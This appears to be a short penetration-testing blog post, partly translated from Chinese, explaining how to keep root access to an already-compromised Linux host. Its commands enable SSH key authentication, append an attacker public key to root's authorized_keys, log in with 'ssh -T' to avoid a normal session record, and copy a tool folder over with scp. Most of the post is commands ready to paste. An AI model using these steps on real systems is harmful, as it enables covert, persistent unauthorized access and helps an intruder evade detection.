Connecting Directly to a Passwordless Linux Host Using a Public Key
0x00 Prerequisites — An old technique revisited: after obtaining root access to a target Linux host through RCE, privilege escalation, or similar means, public-key authentication can be used for a direct connection when no password is available, the hash cannot be cracked, and the host cannot access the internet.
Read in Chinese→0x00 Prerequisites
- This is an old technique, brought back for a quick post
- Generally, root access to the target Linux host has already been obtained through RCE, privilege escalation, or similar means
- This is mainly useful when there is no password, the hash cannot be cracked, and the host cannot access the internet normally
- In such cases, you can try connecting directly to it
0x01 First, Modify the SSH Service Configuration on the Target Host
Enable SSH key-based authentication and restart the SSH service
echo RSAAuthentication yes >> /etc/ssh/sshd_config
echo PubkeyAuthentication yes >> /etc/ssh/sshd_config
systemctl restart sshd
0x02 Generate a Key on the Local Linux Host
# ssh-keygen -t rsa -P "" -f ~/.ssh/id_rsaNote: It is best to generate the key on a clean Linux system because the key will expose your hostname

//找见id_rsa.pub自行拷贝出来
ls -al /root/.ssh/
cp /root/.ssh/id_rsa.pub /home/xxxx/Desktop/
//赋于权限
chmod 777 /home/xxxx/Desktop/id_rsa.pub
There are two files in the /root/.ssh/ directory:
id_rsa(私钥)
id_rsa.pub(公钥)
0x03 Write the Public Key to the Target Linux Host
-
Upload the public key to the internal Linux host, save it in the /root/.ssh/ directory, and rename it to authorized_keys; alternatively, append it using an echo command
-
If an authorized_keys file already exists on the target, simply append the key to the end of the file
-
Note: Before proceeding, back up the original authorized_keys file in case it is needed later.
# echo ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC8Zrks74SYQ4JzKFvYPyL2tG+Scx/y/gIDk5znJF6XKjJ2MFS7RfsjKqpRk7bb+bDpgb5awiMzMOUgwBDheJKerji9/FD+jHEI133ejCZphiPL0+OItLdl7uUt+NFMMPNeXh9lmDOwApxVg54xhDjyzWYaV6xQgvWuZK+6qNBD1TW2/zXImeHpC+L37KQSgFvtxyOiYw/Uq/Caoa9VkcFsUsJ1ftmKSh7unkEJiJAHpzmI0SquNdrgTJ5AiVclQbTa8viyl+irXYjUyvxWKCqBhMhuQQFEMRdViVStgSRoVREEH361J7T7oCC0rJE2XV8MlejXZGi7if34gYHYgyBKvEQ9/Ff+fkQV5LXdZLkC0h3wOBLV9lWwMamlFSjJMTSBlZP1syHYV/X1YNO76SmLUUi48PwDQa52g0tI2TusDmjgARWxwhCndu463dwbCcGjfHnSEAWEB2WGJcKOcpfGLUrdDt9My/d26dfMTNdlaw+kdnDVlYvk0qnyBBZhyfE= [email protected] >> /root/.ssh/authorized_keys0x04 Ghost Login
ssh -T [email protected] /usr/bin/bash -i
0x05 Transfer Files Without a Password Using SCP
scp -P 22 -r /root/fsacn [email protected]:/usr/tmp/fsacn